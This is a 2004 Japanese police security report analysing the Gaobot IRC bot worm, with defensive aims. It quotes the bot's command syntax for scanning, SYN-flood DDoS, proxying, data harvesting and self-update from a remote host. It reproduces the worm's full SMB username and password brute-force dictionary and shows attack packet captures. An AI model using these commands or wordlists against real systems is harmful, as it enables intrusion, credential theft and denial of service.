

## 複数の脆弱性を悪用する Gaobot ワームについて

平成16年6月現在、Gaobot と呼ばれる複数の脆弱性を悪用するワームの亜種が続々と出現している。ウイルス対策ベンダーの平成16年5月期におけるウイルス感染被害状況<sup>1</sup>によれば、Gaobot ワームによる被害が上位に位置しており、その活発な活動状況がうかがえる。

本レポートでは、Gaobot ワームの動作概要を調査し、警察庁のインターネット定点観測<sup>2</sup>において観測された、当該ワームからのものであると推定されるアクセスについて分析を行った。

### 1 Gaobot ワームとは

Gaobot ワーム<sup>3</sup>は Windows OS や各種アプリケーションの脆弱性、ウイルスに感染した際に開かれるバックドアポートを悪用するワームである。Gaobot に感染したコンピュータは IRC(Internet Relay Chat)制御のトロイの木馬(IRC ボットとも呼ばれる)として動作し、攻撃者が IRC チャンネルを利用して遠隔から制御することが可能になる。Gaobot の中でも、IRC の代わりに P2P システムによる制御を主としたものを特に Phatbot と呼び、区別される場合がある。

今までに出現した Gaobot ワームの亜種は1350種類(5月25日現在)<sup>4</sup>にも上るとされているが、この多数の亜種が存在する大きな要因として、同ワームのソースコードが出回っていることが挙げられる。このため、ソースコードをアレンジすることで、容易にワームの亜種を作成することが可能となっている。


---

<sup>1</sup> ウイルス対策ベンダーにおける2004年5月のウイルス感染被害状況  
・トレンドマイクロ ウイルス感染被害レポート - 2004年4月度・5月度  
<http://www.trendmicro.com/jp/security/report/report/archive/2004/mvr0405.htm>  
<sup>2</sup> 警察庁セキュリティポータルサイト@police - インターネット定点観測  
<http://www.cyberpolice.go.jp/detect/observation.html>  
<sup>3</sup> Gaobot は Agobot の他、Phatbot や Polybot などとも呼ばれることがある。  
<sup>4</sup> W32/Gaobot.worm.gen ([http://vil.nai.com/vil/content/v\\_100785.htm](http://vil.nai.com/vil/content/v_100785.htm))

## 2 動作概要

以下では Gaobot ワームの基本的な各種動作を説明する。なお、本動作概要は Gaobot の多くの亜種に共通する一般的な動作について記述したものであり、異なる動作をする Gaobot が存在又は出現する可能性があることに留意されたい。

### (1) システム構成



IRC サーバは、攻撃者が設置する場合と既存の IRC サーバを悪用する場合が考えられる。前者の場合、攻撃者が独自に IRC サーバをカスタマイズし、IRC クライアントを使用せずに、各種命令を自動的に送信することも可能である。

図1 Gaobot ワームにより構成されるネットワーク

#### 攻撃者(IRC サーバ + IRC クライアント)

IRC サーバは、Gaobot ワームに感染したホスト群を制御するネットワークの中核を成すサーバである。攻撃者は IRC クライアントから各種命令を送信し、同サーバを介して Gaobot に感染したホスト(IRC ボット)を制御する。

攻撃者は、IRC サーバと同サーバに対応する Gaobot 本体を 1 組として準備する必要がある。

#### Gaobot ワームに感染したホスト(IRC クライアント(IRC ボット))

Gaobot ワームに感染したホストは、トロイの木馬型の IRC クライアントとして、攻撃者からの命令に従い、他のホストへの感染活動や特定のホストに対する

DDoS 攻撃といった行為に使用される可能性がある。<sup>5</sup>

## (2) IRC サーバへの接続

Gaobot ワームに感染したホストは、最初に IRC サーバへの接続を試みる。ワームのコード中に、接続すべき IRC サーバのホスト名と使用するポートの組み合わせが1つ又は複数個記述されており、感染したホストは列挙されたこれらの IRC サーバへの接続を試行する。約 10 秒間隔で、接続できるまでアクセスを繰り返す。Gaobot が動作している間は IRC サーバに常時接続した状態となり、各種命令を受信するために待機する。

IRC サーバに接続できない場合、感染活動は行わないが、Gaobot が開くバックドアポートを悪用されるなどの可能性がある。なお、過去に出現した Gaobot は、接続する IRC サーバが停止していたり、ホスト名から IP アドレスが解決できないため機能しなくなっているものが多い。




図2 IRC サーバへの接続

<sup>5</sup> Gaobot ワームに感染した時の症状については、各ウイルス対策ベンダーの Web ページを参照されたい。

・シマンテック「W32.HLLW.Gaobot.gen」

<http://www.symantec.com/region/jp/sarcj/data/w/w32.hllw.gaobot.gen.html>

・トレンドマイクロ「WORM\_AGOBOT.GEN」

[http://www.trendmicro.co.jp/vinfo/virusencyclo/default5.asp?VName=WORM\\_AGOBOT.GEN](http://www.trendmicro.co.jp/vinfo/virusencyclo/default5.asp?VName=WORM_AGOBOT.GEN)

### (3) 攻撃者からの命令 - 「スキャン」(感染活動)

IRCチャンネルを介して攻撃者から送信される命令の一例として「スキャン」命令について説明する。

Gaobot ワームに感染したホストが「スキャン」命令を受信すると、ランダムに生成された IP アドレスに対して攻撃し、感染を広める。また、各感染ホストは、標的ホストの IP アドレスとポートのオープン状況、さらに攻撃に成功した場合にはその情報を攻撃者へと逐次送信する。




図3 攻撃者からの「スキャン」命令

以下では、攻撃者から送信される「スキャン」命令と、Gaobot ワームに感染したホストからの応答(IRCメッセージの内容)を示す。

「スキャン命令」 攻撃者 感染ホスト  
図3のキャプチャー箇所におけるキャプチャー例

```
blargnet.xxx.com 332 [pZ]znanagw #plazm4 :.scan.startall
```

[送信元] blargnet.xxx.com

[メッセージ応答番号] 332

[送信先ニックネーム] [pZ]znanagw (Gaobotのニックネーム)


[チャンネル] #plazm4

[送信テキスト] .scan.startall

IRCメッセージ「.scan.startall」を受信した感染ホストは、実装されているすべての攻撃手法を実行し、「.scan.stopall」を受信するまで他ホストに対する攻撃を継続する。攻撃手法を指定するには「.scan.enable [攻撃名]」が使用される。また、「.scan.addnetrange [アドレス範囲]」を使用することで、スキャンするネットワーク範囲を指定し、効率よくスキャンさせる機能も有している。

スキャン情報 感染ホスト 攻撃者

感染ホストは、上記「スキャン」命令の応答として、攻撃した結果を IRC チャンネルを介して逐次攻撃者に転送する。



Gaobot ワームに感染したホストが、Bagle ワーム、Mydoom ワームが開くバックドアポート及び DameWare Mini Remote Control の脆弱性を標的とした攻撃を仕掛けた際に、攻撃者に送信したメッセージを以下に示す(各攻撃に関する詳細は後述する)。

[スキャン結果]

上図のキャプチャー箇所におけるキャプチャー例

```
PRIVMSG #plazm4-scan : [Bagle] scanning 10.1.1.1
PRIVMSG #plazm4-scan : [Doom] exploited 10.1.1.1
PRIVMSG #plazm4-scan : [DW]: scanning ip 10.1.1.1
PRIVMSG #plazm4-scan : [Bagle] exploited 10.1.1.1
```

[コマンド種類] PRIVMSG (プライベートメッセージ)

[チャンネル] #plazm4-scan

攻撃者が感染ホストを制御する際に使用するチャンネル#plazm4とは異なり、スキャン情報を送信するための専用のチャンネル。

[送信テキスト] 以下の情報で構成される。

<標的サービス> <スキャン・攻撃結果> <標的アドレス>

<標的サービス> (例)

「Bagle」 : Beagle(または Bagle)ワームのバックドア

「Doom」 : Mydoom ワームのバックドア

「Dameware」: DameWare Mini Remote Control の脆弱性

<スキャン・攻撃結果> (以下の条件成立時にメッセージを送信)

「scanning」: 当該ポートがオープン

「exploited」: 攻撃が成功

「Scanning」は、標的とするポートが開いており、ポートに接続できた際に送信されるメッセージである。この場合、Bagle ワームのバックドアポート 2745/tcp に接続できたことを攻撃者に通知している。

「exploited」は、攻撃が成功したことを示すメッセージである。正確には、当該ポートに攻撃コードを送信した結果、期待する応答が得られた場合に送信される。この場合、Mydoom ワームのバックドアポート 3127/tcp に対する攻撃が成功したことを示している。なお、同攻撃では、「Scanning」は送信されなかった。

DameWare で使用される 6129/tcp に接続できたことを示すメッセージ。この後に、「exploited」メッセージが送信されていないため、ポートに接続できたが攻撃には成功していない。

で接続した Bagle ワームのバックドアポートに対する攻撃が、成功したことを示すメッセージ。

#### (4) 攻撃者からの命令 - DDoS 攻撃

次に「分散型サービス不能(DDoS)攻撃」命令について説明する。

攻撃者は、特定のサーバに対して DoS 攻撃を仕掛けるよう各 Gaobot ワームに感染したホストに命令を送信することにより、DDoS 攻撃を実現する。




図4 攻撃者からの「DDoS 攻撃」命令

攻撃者から送信される「DDoS 攻撃」命令の実例

```
PRIVMSG #plazm4 :.ddos.synflood 66.xxx.xxx.xxx 100 0 27015
```

[コマンド種類] PRIVMSG (プライベートメッセージ)

[チャンネル] #plazm4

[送信テキスト] .ddos.synflood <host> <time>(secs) <delay>(ms) <port>

この場合、IP アドレス 66.xxx.xxx.xxx (27015 番ポート)に対して 100 秒間、0 ミリ秒間隔(待ち時間なし)で SYN Flood による DoS 攻撃を仕掛けるよう命令している。Gaobot ワームには SYN Flood 以外に、UDP Flood、HTTP Flood 及び ICMP Flood の機能が実装されている。

#### (5) 攻撃者からの命令 - その他

IRC クライアントとして動作する Gaobot ワームの機能である「スキャン」及び「DDoS 攻撃」命令を例として挙げたが、他にもプロキシサーバ(SOCKS、HTTP、HTTPS)として機能したり、感染したホスト上に保存されている各種情報(電子メールアドレス等)を攻撃者へ送信したりと、数多くの機能<sup>6</sup>を実装している。

以下に Gaobot が実装する命令の例を示す。

```
.redirect.tcp <local port> <remote host> <remote port>
```

指定されたホストのポートへ、ローカルポートをリダイレクトする。

```
.redirect.http [port]
```

指定されたポートで HTTP プロキシを開始する。http の他に、.redirect.https、.redirect.socks がある。

```
.harvest.cdkeys
```

感染ホスト上の CD キーを盗み出す。

```
.harvest.emails
```

感染ホスト上の電子メールアドレスを盗み出す。

```
.http.update <user> <pass> <host> <path> <target>
```

指定されたホストから、http を使用してワーム本体を取得し、自身のバージョンアップを行う。http の他に、.ftp.update がある。

---

<sup>6</sup> Agobot.F0([http://www.f-secure.co.jp/v-descs/v-descs3/agobot\\_fo.htm](http://www.f-secure.co.jp/v-descs/v-descs3/agobot_fo.htm))  
Phatbot Trojan Analysis (<http://www.lurhq.com/phatbot.html>)

### 3 感染活動の詳細

Gaobot ワームに感染したホストは、攻撃者からの「スキャン」命令を受信すると、Windows OS やアプリケーションの脆弱性、ウイルスに感染した際に開かれるバックドアポートを悪用して感染を広める。表 1 に、Gaobot がアクセスするポートと標的とするサービスの一覧<sup>7</sup>を示す。

表 1 Gaobot ワームがアクセスするポートと標的とするサービス

| ポート番号/プロトコル                           | サービス(プロトコル)                     |
|---------------------------------------|---------------------------------|
| 139/tcp, 445/tcp<br>135/tcp, 1025/tcp | Windows の共有ネットワーク<br>(SMB, RPC) |
| 2745/tcp                              | Beagle.C-K ワームのバックドア            |
| 3127/tcp                              | Mydoom.A のバックドア                 |
| 5000/tcp                              | UPnP(Universal Plug and Play)   |
| 6129/tcp                              | DameWare Mini Remote Control    |
| 80/tcp                                | WebDAV                          |
| 1433/tcp                              | SQL Server                      |

その他に、2082/tcp(CPanel)や 4899/tcp(Radmin)を攻撃する Gaobot の亜種も存在するが、Gaobot に起因すると思われる同ポートに対するアクセスは、警察庁のインターネット定点観測においてほとんど観測されていないため、本レポートでは省略する。

以下では、Gaobot が標的とするサービスと具体的な攻撃手法について説明する。ただし、Gaobot による各攻撃において、当該脆弱性を有するホストが実際に同ワームに感染するか否かは検証しておらず、攻撃の有効性を保証するものではない。

---

<sup>7</sup> 表 1 の Gaobot ワームが攻撃する各種ポートや以下で説明する攻撃手法を含め、本レポートは現存するすべての Gaobot を網羅したわけではなく、異なるポート及び手法で攻撃する Gaobot の亜種が存在する可能性や近い将来出現する可能性が十分あることに留意されたい。

(1) Windows ネットワークリソースの脆弱なパスワードに対する攻撃

使用ポート番号：139/tcp、445/tcp

Windows のネットワークリソースに、パスワードがないものや辞書に掲載されている単語等の脆弱なパスワードを設定しているホストを標的とし、辞書攻撃を試みる。具体的には以下で述べる各リソース名に対して、ユーザ名とパスワードの組み合わせを試行する。また、標的とするホストへの NULL セッションが成功した場合には、同マシン上のユーザ名と共有リソース名の一覧を取得し、これらに対しても攻撃を行う。

リソースへの侵入が成功した場合、Gaobot ワームはリモートの被害ホスト上に自身のコピーを作成し、NetScheduleJobAdd API を利用してコピーしたワーム本体を被害ホスト上で実行するようジョブを予約する。

ネットワークリソース名 (一例)

admin\$, c\$, print\$, c, d\$, e\$

ユーザ名 (一例)

Administrator, Administrateur, Coordinatore,  
Administrador, Verwalter, Ospite, kanri,  
kanri-sha, admin, administrator, Default,  
Convidado, mgmt, Standard, User, Administrat,  
administrador, Owner, user, server,  
Test, Guest, Gast, Inviter, a, aaa, abc, x, xyz,  
Dell, home, pc, test, temp, win, asdf, qwer,  
OEM, root, wwwadmin, login,  
owner, mary, mike, george, jim, tim, tom,  
stacy, stacey, colin, mark, erik, peter, patrick,  
bill, steve, dick, stefan, steven, kate, kt,  
karl, mypc, admins, computer, xp,  
OWNER, mysql, sql, database, teacher, student

## パスワード (一例)

admin, Admin, password, Password, 1, 12, 123, 1234, beer,  
!@#\$, asdfgh, !@#\$%, !@#\$%^, !@#\$%^&, !@#\$%^&\*, WindowsXP,  
windows2k, windowsME, windows98, windoze, hax, dude, owned,  
lol, ADMINISTRATOR, rooted, noob, TEMP, share, r00t, freak,  
ROOT, TEST, SYSTEM, LOCAL, SERVER, ACCESS, BACKUP, computer,  
fucked, gay, idiot, Internet, test, 2003, 2004, backdoor,  
whore, wh0re, CNN, pwned, own, crash, passwd, PASSWD, iraq,  
devil, linux, UNIX, feds, fish, changeme, ASP, PHP, 666,  
BOX, Box, box, 12345, 123456, 1234567, 12345678, 123456789,  
654321, 54321, 111, 000000, 00000000, 11111111, 88888888, fanny,  
pass, passwd, database, abcd, oracle, sybase, 123qwe, fool,  
server, computer, Internet, super, 123asd, ihavenopass, West,  
godblessyou, enable, xp, 23, 2002, 2600, 0, 110, 2525, newfy,  
111111, 121212, 123123, 1234qwer, 123abc, 007, alpha, 1776, newfie,  
patrick, pat, administrator, root, sex, god, foobar, 1778,  
a, aaa, abc, test, temp, win, pc, asdf, secret, drugs,  
qwer, yxcv, zxcv, home, xxx, owner, login, Login, west,  
Coordinatore, Administrador, Verwalter, Ospite, administrator,  
Default, administrador, admins, teacher, student, superman, wmd,  
supersecret, kids, penis, wwwadmin, database, changeme, dope,  
test123, user, private, 69, root, 654321, xxyyzz, asdfghjkl,  
mybaby, vagina, pussy, leet, metal, work, school, mybox,  
box, werty, baby, porn, homework, secrets, x, z, bong,  
qwertyuiop, secret, Administrateur, abc123, password123, red123,  
qwerty, admin123, zxcvbnm, poiuytrewq, pwd, pass, love, mypc,  
texas, Texas, Washington, washington, Tennessee, tennessee, jackdaniels,  
whisky, whiskey, azerty, poiut, mouse, ordinateur, souris, imprimeur, cederom,  
biere, moonshine, athlon, oil, opteron, ecran, reseau, carte,  
merde, mince, ami, amie, copin, copine, 42, harry, dumbledore, hagrid, potter,  
hermione, hermine, gryffindor, azkaban, askaban, cauldron, buckbeak,  
hogwarts, dementor, quidditch, madre, switch, mypass, pw

パスワードの辞書攻撃に対する脅威を緩和するためには、当該ポートを適切にフィルタリングし、強力なパスワード<sup>8</sup>を設定する習慣が必要である。

<sup>8</sup> 「強力なパスワード」については以下を参照。

[http://www.microsoft.com/resources/documentation/WindowsServ/2003/enterprise/proddocs/ja-jp/Default.asp?url=/resources/documentation/WindowsServ/2003/enterprise/proddocs/ja-jp/windows\\_password\\_tips.asp](http://www.microsoft.com/resources/documentation/WindowsServ/2003/enterprise/proddocs/ja-jp/Default.asp?url=/resources/documentation/WindowsServ/2003/enterprise/proddocs/ja-jp/windows_password_tips.asp)

## 攻撃のパケットキャプチャー例 (445/tcp)

攻撃者(192.168.0.2)      被害ホスト(192.168.0.1)

| Source      | Destination | Proto | Size | Info  |
|-------------|-------------|-------|------|---|
| 192.168.0.2 | 192.168.0.1 | TCP   | 62   | 3105 > microsoft-ds [SYN]   |
| 192.168.0.1 | 192.168.0.2 | TCP   | 62   | microsoft-ds > 3105 [SYN, ACK]  |
| 192.168.0.2 | 192.168.0.1 | TCP   | 60   | 3105 > microsoft-ds [ACK]   |
| 192.168.0.2 | 192.168.0.1 | SMB   | 191  | Negotiate Protocol Request  |
| 192.168.0.1 | 192.168.0.2 | SMB   | 143  | Negotiate Protocol Response   |
| 192.168.0.2 | 192.168.0.1 | SMB   | 252  | Session Setup AndX Request,<br>NTLMSSP_NEGOTIATE  |
| 192.168.0.1 | 192.168.0.2 | SMB   | 331  | Session Setup AndX Response,<br>NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED |
| 192.168.0.2 | 192.168.0.1 | SMB   | 384  | Session Setup AndX Request, NTLMSSP_AUTH  |
| 192.168.0.1 | 192.168.0.2 | SMB   | 93   | Session Setup AndX Response,<br>Error: STATUS_LOGON_FAILURE                               |
| 192.168.0.2 | 192.168.0.1 | TCP   | 60   | 3105 > microsoft-ds [ACK]   |
| 192.168.0.2 | 192.168.0.1 | TCP   | 60   | 3105 > microsoft-ds [FIN, ACK]  |
| 192.168.0.1 | 192.168.0.2 | TCP   | 54   | microsoft-ds > 3105 [FIN, ACK]  |
| 192.168.0.2 | 192.168.0.1 | TCP   | 60   | 3105 > microsoft-ds [ACK]   |

上のキャプチャー例は、被害ホスト上からユーザ名とネットワークリソース名を取得した後、辞書攻撃を仕掛けている段階のものである。1つのTCPセッションで、1組のユーザ名とパスワードを試行するため、認証が成功するまで上記と同じセッションが繰り返される。上のキャプチャーでは、認証に失敗したため、被害ホスト側(192.168.0.1)から「STATUS\_LOGON\_FAILURE」が返答されている。

## (2) RPC の脆弱性 (MS03-026) を悪用する攻撃

使用ポート番号 : 135/tcp、445/tcp、1025/tcp

Windows における RPC の脆弱性「RPC インターフェイスのバッファ オーバーランによりコードが実行される (823980) (MS03-026)」<sup>9</sup>は、日本を含め世界的に大規模な被害をもたらした Blaster や Welchia(または Nachi)ワームが悪用する脆弱性であるが、Gaobot ワームもこの脆弱性を悪用する。

135/tcp・1025/tcp

Windows 2000 及び XP は、RPC サービスで一般的に使用される 135/tcp と同様に、1025/tcp も RPC インターフェイスを実装しており、Gaobot は両ポートに対して同一の攻撃コードを送信する。また、同 OS はデフォルトの設定で両ポートは開いているが、1025/tcp については Windows 2000 と XP で起動しているプロセスが異なっている。

表 2 Windows 2000 及び XP における 1025/tcp のサービス


|              |                       |
|--------------|-----------------------|
| Windows 2000 | MSTask.exe(タスクスケジューラ) |
| Windows XP   | svchost.exe           |

445/tcp

エンドポイントマッパーの名前付きパイプ `epmapper` により、SMB 上(445/tcp)で RPC サービスを使用し攻撃コードを送信する。

### ワーム本体の転送

攻撃に成功すると、被害ホストは攻撃元の指定されたポート(攻撃コード中に記述されている)に接続し、Gaobot ワーム本体を取得する。



<sup>9</sup> MS03-026

<http://www.microsoft.com/japan/technet/treeview/default.asp?url=/japan/technet/security/bulletin/MS03-026.asp>

Gaobot に感染すると、ワーム本体の配布用として任意のポートが開かれ、このポートに接続するとワーム本体のダウンロードが開始される。

#### 攻撃の packets キャプチャー例 (135/tcp)

攻撃者(192.168.0.2)      被害ホスト(192.168.0.5)

| Source      | Destination | Proto | Size | Info  |
|-------------|-------------|-------|------|---|
| 192.168.0.2 | 192.168.0.5 | TCP   | 62   | 3340 > epmap [SYN]  |
| 192.168.0.5 | 192.168.0.2 | TCP   | 62   | epmap > 3340 [SYN, ACK]   |
| 192.168.0.2 | 192.168.0.5 | TCP   | 60   | 3340 > epmap [ACK]  |
| 192.168.0.2 | 192.168.0.5 | RPC   | 126  | Bind: call_id: 127<br>UUID: 000001a0-0000-0000-c000-000000000046                                    |
| 192.168.0.5 | 192.168.0.2 | RPC   | 114  | Bind_ack: call_id: 127 accept   |
| 192.168.0.2 | 192.168.0.5 | RPC   | 1514 | Request: call_id: 229 opnum: 4<br>ctx_id: 1 UNKUUID: 000001a0-0000-0000-c000-000000000046 rpcver: 0 |
| 192.168.0.2 | 192.168.0.5 | TCP   | 1498 | 3340 > epmap [PSH, ACK]   |
| 192.168.0.5 | 192.168.0.2 | TCP   | 54   | epmap > 3340 [ACK]  |
| 192.168.0.5 | 192.168.0.2 | TCP   | 62   | 1045 > 11833 [SYN]  |
| 192.168.0.2 | 192.168.0.5 | TCP   | 62   | 11833 > 1045 [SYN, ACK]   |
| 192.168.0.5 | 192.168.0.2 | TCP   | 54   | 1045 > 11833 [ACK]  |
| 192.168.0.2 | 192.168.0.5 | TCP   | 60   | 11833 > 1045 [PSH, ACK]   |

(以下略 : Gaobot ワームの転送)

上のキャプチャー例は、135/tcp に対する DCOM RPC の攻撃である。「Request: call id: 229」で送信している大きなサイズの packets が、攻撃コードの部分である。攻撃が成功したため、被害ホストは攻撃元の 11833/tcp に接続し、ワーム本体を取得している。

## 攻撃のパケットキャプチャー例 (SMB, 445/tcp)

攻撃者(192.168.0.2)      被害ホスト(192.168.0.1)

| Source      | Destination | Proto | Size | Info   |
|-------------|-------------|-------|------|--|
| 192.168.0.2 | 192.168.0.1 | TCP   | 62   | 2209 > microsoft-ds [SYN]  |
| 192.168.0.1 | 192.168.0.2 | TCP   | 62   | microsoft-ds > 2209 [SYN, ACK]   |
| 192.168.0.2 | 192.168.0.1 | TCP   | 60   | 2209 > microsoft-ds [ACK]  |
| 192.168.0.2 | 192.168.0.1 | SMB   | 191  | Negotiate Protocol Request   |
| 192.168.0.1 | 192.168.0.2 | SMB   | 143  | Negotiate Protocol Response  |
| 192.168.0.2 | 192.168.0.1 | SMB   | 252  | Session Setup AndX Request,<br>NTLMSSP_NEGOTIATE   |
| 192.168.0.1 | 192.168.0.2 | SMB   | 323  | Session Setup AndX Response,<br>NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED            |
| 192.168.0.2 | 192.168.0.1 | SMB   | 314  | Session Setup AndX Request, NTLMSSP_AUTH   |
| 192.168.0.1 | 192.168.0.2 | SMB   | 175  | Session Setup AndX Response  |
| 192.168.0.2 | 192.168.0.1 | SMB   | 152  | Tree Connect AndX Request,<br>Path: \\*\\IPC\$   |
| 192.168.0.1 | 192.168.0.2 | SMB   | 114  | Tree Connect AndX Response   |
| 192.168.0.2 | 192.168.0.1 | SMB   | 162  | NT Create AndX Request, Path: \\epmapper   |
| 192.168.0.1 | 192.168.0.2 | SMB   | 193  | NT Create AndX Response, FID: 0x4000   |
| 192.168.0.2 | 192.168.0.1 | TCP   | 60   | 2209 > microsoft-ds [ACK]  |
| 192.168.0.2 | 192.168.0.1 | RPC   | 214  | Bind: call_id: 127<br>UUID: 000001a0-0000-0000-c000-000000000046 ver 0.0                             |
| 192.168.0.1 | 192.168.0.2 | RPC   | 186  | Bind_ack: call_id: 127 accept  |
| 192.168.0.2 | 192.168.0.1 | RPC   | 1414 | Request: call_id: 229 opnum: 4 ctx_id: 1<br>UNKUUUID: 000001a0-0000-0000-c000-000000000046 rpcver: 0 |
